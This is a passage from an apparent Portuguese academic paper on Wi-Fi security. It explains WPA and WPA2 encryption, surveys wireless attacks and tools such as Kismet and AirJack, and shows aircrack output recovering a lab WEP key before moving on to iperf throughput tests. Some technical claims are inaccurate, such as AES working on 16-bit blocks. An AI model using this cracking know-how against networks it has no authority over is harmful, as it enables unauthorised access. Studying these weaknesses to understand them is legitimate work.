- O IV e a chave de criptografia por pacote são inseridos na função RC4 PRNG para produzir um *keystream* do mesmo tamanho que os dados criptografados, o MIC e o ICV.
- O *keystream* é XORed com dados criptografados, MIC e ICV para produzir dados não criptografados, MIC e ICV.
- O ICV é calculado e comparado ao valor do ICV não criptografado. Se os valores do ICV não coincidirem, os dados serão descartados silenciosamente.
- O DA, o SA, os dados e a chave de integridade de dados são inseridos no algoritmo de integridade Michael para produzir o MIC.

- O valor calculado do MIC é comparado ao valor do MIC não criptografado. Se os valores do MIC não coincidirem, os dados serão descartados. Se os valores do MIC coincidirem, os dados serão passados para as camadas de rede superiores para processamento.

O WPA é uma solução intermediária para corrigir as falhas do WEP. Ele fornece um maior grau de segurança que o WEP. O WPA implementa parte dos recursos do 802.11i na medida que não necessita de novos *hardwares*.

4. WPA2

O WPA corrigiu vários erros do WEP, porém seu desempenho teve uma queda significativa em termos de estabilidade, por isso, surgiu o WPA2 com a promessa de ser a solução definitiva de segurança e estabilidade para as redes sem-fio do padrão Wi-Fi.

A principal mudança entre o WPA2 e o WPA é o método criptográfico utilizado. Enquanto o WPA utiliza o TKIP com o RC4, o WPA2 utiliza o *Advanced Encyptation Standart* (AES) em conjunto com o TKIP com chave de 256 *bits*, que é um método muito mais poderoso.

A AES permite a utilização de chaves de 128, 192 e 256 *bits*, constituindo assim uma ferramenta poderosa de criptografia. A utilização de chave de 256 *bits* no WPA2 é padrão. Com a utilização do AES, introduziu-se também a necessidade de novo *hardware*, capaz de realizar o processamento criptográfico.

Os novos dispositivos WPA2 possuem um co-processador para realizar os cálculos da criptografia AES.

O AES é um cifrador em blocos que criptografa blocos de 16 *bits* de cada vez, e repetindo várias vezes um conjunto definido de passos que trabalha com chave secreta que opera com um numero fixo de *bytes*.

O AES é reversível, o procedimento utilizado para criptografar os dados, é utilizado para decriptografá-los. O AES trabalha com operações de XOR entre os blocos e a chave, organiza o bloco em uma matriz e realiza trocas circulares em cada linha e promove uma mistura entre as colunas da matriz [BERENT, 05]. Para controle de integridade e autenticação, o WPA2 trabalha como o WPA.

No quadro 1, um comparativo entre WEP e WPA2, demonstrando o quanto o WEP é falho em relação WPA2.

Ponto fraco do WEP	Como o ponto fraco é abordado pelo WPA2
O IV (vetor de inicialização) é muito pequeno	No CCMP do AES, o IV foi substituído por um campo de Número do pacote e duplicou em tamanho, para 48 bits.
Integridade dos dados fraca	O cálculo da soma de verificação criptografada pelo WEP foi substituído pelo algoritmo CBC-MAC do AES, que foi criado para fornecer uma integridade dos dados forte. O algoritmo CBC-MAC calcula um valor de 128 bits, e o WPA2 usa os 64 bits de ordem superior como um MIC (código de integridade da mensagem). O WPA2 criptografa o MIC com a criptografia do modo de contador do AES.
Usa a chave mestra em vez de uma chave derivada	Como o WPA e o protocolo TKIP (Temporal Key Integrity Protocol), o CCPM do AES usa um conjunto de chaves temporais derivadas de uma chave mestra e de outros valores. A chave mestra é derivada do processo de autenticação do 802.1X do EAP-TLS (Extensible Authentication Protocol-Transport Layer Security) ou do PEAP (Protected EAP).
Sem rechaveamento	O CCMP do AES faz o rechaveamento automaticamente para derivar novos conjuntos de chaves temporais.
Sem proteção contra reexecução	O CCMP do AES usa um campo de Número do pacote como contador para fornecer proteção contra reexecução.

QUADRO 1 – Comparativo WEP – WPA2

4.1 Criptografia e decriptografia WPA2

O processo ocorre da forma que o *Counter CBC-MAC Protocol* (CCMP) do AES utiliza o *Cipher Block Chaining Message Authentication Code* (CBC-MAC) para calcular o MIC e o modo de contador do AES para criptografar a carga do 802.11 e o MIC. Para calcular o valor de um MIC, o CBC-MAC do AES usa o seguinte processo:

1. Criptografa um bloco inicial de 128 *bits* com o AES e a chave de integridade de dados. Isso produz um resultado de 128 *bits* (Resultado1).
2. Executa uma operação OR (XOR) exclusiva entre Resultado1 e os 128 *bits* de dados seguintes pelos quais o MIC está sendo calculado. Isso produz um resultado de 128 *bits* (XResultado1).
3. Criptografa o XResultado1 com o AES e a chave de integridade de dados. Isso produz o Resultado2.
4. Executa um XOR entre Resultado2 e os 128 *bits* de dados seguintes. Isso produz o XResultado2.

Os passos 3-4 se repetem para os blocos de 128 *bits* adicionais dos dados. Os 64 *bits* de ordem superior do resultado final são o MIC do WPA2. A figura 7 mostra o processo de cálculo do MIC.




FIGURA 7 – Processo de cálculo do MIC

O bloco inicial é um bloco de 128 *bits*.

O cabeçalho MAC é o cabeçalho MAC 802.11 com os valores dos campos que podem ser alterados em trânsito definidos como 0.

O cabeçalho CCMP tem 8 *bytes* e contém o campo número do pacote de 48 *bits* e campos adicionais.

Os *bytes* de preenchimento (definidos como 0) são adicionados para garantir que a parte do bloco de dados inteiro até os dados de texto sem formatação seja um número integral de blocos de 128 *bits*.

Os dados são as partes de texto sem formatação (não criptografados) da carga do 802.11.

Os *bytes* de preenchimento (definidos como 0) são adicionados para garantir que a parte do bloco de dados do MIC que inclui os dados de texto sem formatação seja um número integral de blocos de 128 *bits*.

- O campo Sinalizador (8 *bits*) é definido como 01011001 e contém vários sinalizadores.
- O campo Prioridade (8 *bits*) é reservado para finalidades futuras e é definido como 0.
- O Endereço de origem (48 *bits*) é do cabeçalho MAC 802.11
- O Número do pacote (48 *bits*) é do cabeçalho CCMP.
- O comprimento dos dados de texto sem formatação em *bytes* (16 *bits*).

O algoritmo de criptografia do modo de contador do AES usa o seguinte processo:

1. Criptografa um contador inicial de 128 *bits* com o AES e a chave de criptografia de dados. Resultado de 128 *bits* (Resultado1).
2. Executa uma operação OR (XOR) exclusiva entre Resultado1 e o primeiro bloco de 128 *bits* dos dados que estão sendo criptografados. Isso produz o primeiro bloco criptografado de 128 *bits*.
3. Incrementa o contador e o criptografa com o AES e a chave de criptografia de dados. Isso produz o Resultado2
4. Executa um XOR entre Resultado2 e os 128 *bits* de dados seguintes. Isso produz o segundo bloco criptografado de 128 *bits*.

O modo de contador do AES repete as etapas 3-4 para os blocos de 128 *bits* adicionais de dados.

Para o bloco final, o modo de contador do AES executa o XOR do contador criptografado com os *bits* restantes.

Contador não é o mesmo que o valor do contador de 128 *bits* usado no algoritmo de criptografia do modo de contador do AES. Para criptografar um quadro de dados em *unicast*, o WPA2 usa o seguinte processo:

1. Insere o bloco inicial, o cabeçalho MAC 802.11, o cabeçalho CCMP, o comprimento dos dados e campos de preenchimento no algoritmo CBC-MAC com a chave de integridade de dados para produzir o MIC.
2. Insere o valor do contador inicial e da combinação dos dados com o MIC calculado no algoritmo de criptografia do modo de contador do AES com a chave de criptografia de dados para produzir os dados criptografados e o MIC.
3. Adiciona o cabeçalho CCMP contendo o Número do pacote à parte criptografada da carga do 802.11 e encapsula o resultado com o cabeçalho e as informações finais do 802.11.

Para decriptografar um quadro de dados em *unicast* e verificar a integridade dos dados:

1. Determina o valor do contador inicial a partir dos valores nos cabeçalhos do 802.11 e do CCMP.
2. Insere o valor do contador inicial e a parte criptografada da carga do 802.11 no algoritmo de decriptografia do modo de contador do AES com a chave de criptografia de dados para produzir os dados decriptografados e o MIC. Para a

decriptografia, o modo de contador do AES executa o XOR do valor do contador criptografado com o bloco de dados criptografados, produzindo o bloco de dados decriptografados.

3. Insere o bloco inicial, o cabeçalho MAC 802.11, o cabeçalho CCMP, o comprimento dos dados e campos de preenchimento no algoritmo CBC-MAC do AES com a chave de integridade de dados para calcular o MIC.
4. Compara o valor calculado do MIC com o valor do MIC não criptografado. Se os valores do MIC não corresponderem, o WPA2 descartará os dados silenciosamente. Se os valores do MIC corresponderem, o WPA2 passará os dados para as camadas de rede superiores para processamento.

4.2 Técnicas e ferramentas

Access Point Spoofing (Associação Maliciosa)

A associação maliciosa ocorre quando um atacante, passando-se por um *Access Point*, ilude outro sistema de maneira a fazer com que este acredite estar se conectando em uma WLAN real (DUARTE, 2003).

ARP Poisoning

Redireciona o tráfego para o impostor via falsificação/personificação do endereço MAC. É um ataque de camada de enlace de dados que só pode ser disparado quando um atacante está conectado na mesma rede local que a vítima. Um ataque que se utilize de *Address Resolution Protocol* (ARP) Poisoning pode ser disparado de uma estação da WLAN à uma estação guiada. (DUARTE, 2003).

MAC Spoofing

Os dispositivos para redes sem-fio possuem a particularidade de permitir a troca do endereço físico. Com isso, atacantes mal intencionados podem capturar um endereço MAC válido de um cliente, trocar seu próprio endereço pelo do cliente e utilizar a rede.

Wardriving

Utilizam-se neste tipo de ataque equipamentos configurados para encontrar tantas redes sem-fio quantas aquelas que estiverem dentro da área de abrangência do dispositivo de monitoramento (AGUIAR, 2005).

Warchalking

Este tipo de ataque tem como objetivo encontrar redes sem-fio através de técnicas de *Wardriving* e marcar estas redes através da pichação de muros e calçadas com símbolos específicos. Estes símbolos guiam outros atacantes, informando-lhes as características da rede (DUARTE, 2003).

Alguns dos símbolos utilizados por estes atacantes podem ser observados na figura 8.

Existem grupos organizados para *warchalking* que se utilizam de símbolos próprios para marcar as redes numa tentativa de mantê-las em segredo (DUARTE, 2003). A figura 8 mostra uma lista de símbolos usados por atacantes que utilizam o *warchalking.*




FIGURA 8 – Exemplo de *Warchalking*

- O primeiro símbolo identifica uma rede Wi-Fi aberta, descrevendo seu SSID (nome da rede) e sua largura da banda.
- O segundo símbolo identifica uma rede fechada, descrevendo apenas o SSID (nome da rede).

– O terceiro símbolo identifica uma rede protegida pelo protocolo de criptografia WEP, junto com o SSID (nome da rede), o A*ccess Contact* (chave WEP utilizada) e a largura da banda (velocidade da rede).

Ferramentas de quebra

A seguir algumas ferramentas disponíveis, e suas principais características e objetivos.

Airtraf

Esta ferramenta permite coletar uma grande quantidade de informações sobre as redes identificadas, tais como clientes conectados e serviços utilizados, tudo em tempo real. Além disso, ela “quebra” a chave do protocolo WEP no padrão 802.11b. Ela atua passivamente monitorando as transmissões.




FIGURA 9 – Airtraf na tela de varredura

Netstumbler

Uma das primeiras ferramentas disponíveis para mapeamento e identificação de redes sem-fio em ambiente Windows.

Ela permite integração com equipamentos *Global Positioning System* (GPS), gerando mapas precisos de pontos de acesso rastreados.

O Netstumbler apresenta limitações, como não realizar captura de tráfego e não possuir métodos para quebra de chaves WEP.




FIGURA 10 – Visão geral do Netstumbler

Kismet

É uma das ferramentas com maior velocidade de atualizações e adição de novas funcionalidades. O Kismet pode ser utilizado com diferentes finalidades: no mapeamento de redes, na captura de tráfego e na localização via GPS.




FIGURA 11 – Localizando redes no Kismet

Todo o tráfego das redes em análise pelo Kismet vai sendo armazenado em um arquivo, mas também pode ser visto em tempo de captura e utilizado de forma imediata por um possível atacante (KISMET, 2007).

A única falha desta excelente ferramenta é não atuar diretamente na quebra de chaves WEP.

AirJack

Uma característica interessante desta ferramenta é a facilidade de fazer um ataque do tipo “homem no meio”, que consiste na implantação de falsos concentradores que se interpõem aos concentradores oficiais e, desta forma, passam a receber as informações transmitidas.

5. QUEBRA DE CHAVES WEP

Na rede mundial de computadores acha-se um grande número de ferramentas que fazem o trabalho de quebra de chaves, tanto em virtude de testes no caso de um administrador de redes, quanto no caso de um *hacker* que o utiliza para invasão.

Geralmente é utilizado a combinação de força bruta e ataques baseados em exploração de vulnerabilidades.

Entre as ferramentas conhecidas temos:

- WepCrack
- WepAttack
- Airsnort
- Wep_tools
- Weplab
- AirCrack

Na experiência será utilizado o AirCrack (Apêndice A - Documentação), que é considerado uma boa ferramenta para quebra de chaves WEP. Para usá-lo é necessário capturar alguns pacotes da rede com outras ferramentas (Kismet, Ethereal ou Tcpdump).

Posteriormente, o AirCrack trabalhará com base no arquivo gerado para descobrir a chave. A descoberta ocorrerá conforme o número de pacotes capturados.

Exemplo:

A rede foi configurada com uma chave WEP de 64 *bits*, 42:4B:3F:28:50. A figura 12 mostra a tela do Kismet capturando o tráfego da rede.





FIGURA 12 – Capturando tráfego de rede no Kismet

Após coleta de trafego o programa gera um arquivo de *Log* com os resultados da operação realizada. Neste exemplo foi gerado um arquivo de 300 *Mega Bytes* (MB).

O comando utilizado foi:



Após o programa computar por 47 segundos, foi gerado o resultado abaixo:

```
aircrack 2.3
[00:00:47] Tested 10321 keys (got 232923 IVs)
KB depth byte(vote)
0 0/ 2 42( 182) FE( 55) 77( 30) 78( 30) D5( 20) DF( 20) 45( 15) 46( 15) 66( 15) 68( 15) B8( 15) C6( 15) ED( 15)
1 0/ 1 4B( 321) BD( 41) E3( 30) E9( 30) 08( 20) 71( 20) BE( 18) 0E( 15) 10( 15) 11( 15) 1A( 15) 38( 15) 43( 15)
2 0/ 1 3F( 265) 21( 30) 65( 30) AD( 23) A8( 21) B8( 21) BB( 20) 0C( 18) 25( 18) 26( 18) 5A( 18) A0( 18) A5( 18)
KEY FOUND! [ 42:4B:3F:28:50 ] (BK?(P)
```

5.1 Análise de performance de rede com o Jperf

Para a análise de desempenho de rede de cada um dos protocolos de autenticação, será utilizado o *software* Jperf, que mede a velocidade real da banda da rede.

Através dos *logs* e gráficos gerados pelo *software*, é possível analisar qual o protocolo de autenticação tem o melhor desempenho. A figura 13 mostra a tela de conexão do *software.*




FIGURA 13 - Jperf

O servidor foi configurado com o nome HALFORD e a porta 5001 foi aberta para conexão, com pacotes de envio de 16K e tempo de 300 segundos equivalente a 5 minutos para todos os protocolos.

Quando o comando *RUN* é acionado, o programa executa o seguinte comando:

```
iperf -c HALFORD -P 1 -i 1 -p 5001 -l 16K -f k -t 300 -L 5001
```

Sendo que:

iperf -c name_pc – conexão com máquina remota para medição da banda;

-p – porta de acesso na máquina remota;

-l 16k – tamanho do pacote enviado;

-t 300 – tempo de envio em segundos.

6. RESULTADOS OBTIDOS

A rede *wireless* foi configurada em um ambiente de dois *desktops* com adaptadores *wireless* USB.

O *router* utilizado é o DI-624 802.11 *Hight-Speed* 2.4GHz SMB *ROUTER*, com suporte aos protocolos WEP, WPA e WPA2.

6.1 Análise de performance WEP

Com a configuração feita de envio de pacotes de 16K no período de 5 minutos, gerou o seguinte resultado:




FIGURA 14 – Conexão WEP

Nesse período (5 minutos), os primeiros 20 segundos foram o de maior *Value* (Valor), chegando a 158 *Kbytes/s*, logo depois uma queda brusca para 110 *Kbytes*/s e estabilizou entre 140 *Kbytes/s* e 135 *Kbytes/s*. (Apêndice B – Logs WEP)

6.2 Análise de performance WPA

Com as mesmas configurações de tempo e tamanho de pacotes enviados, o protocolo WPA que corrigiu muitas das vulnerabilidades do WEP gerou os seguintes resultados:

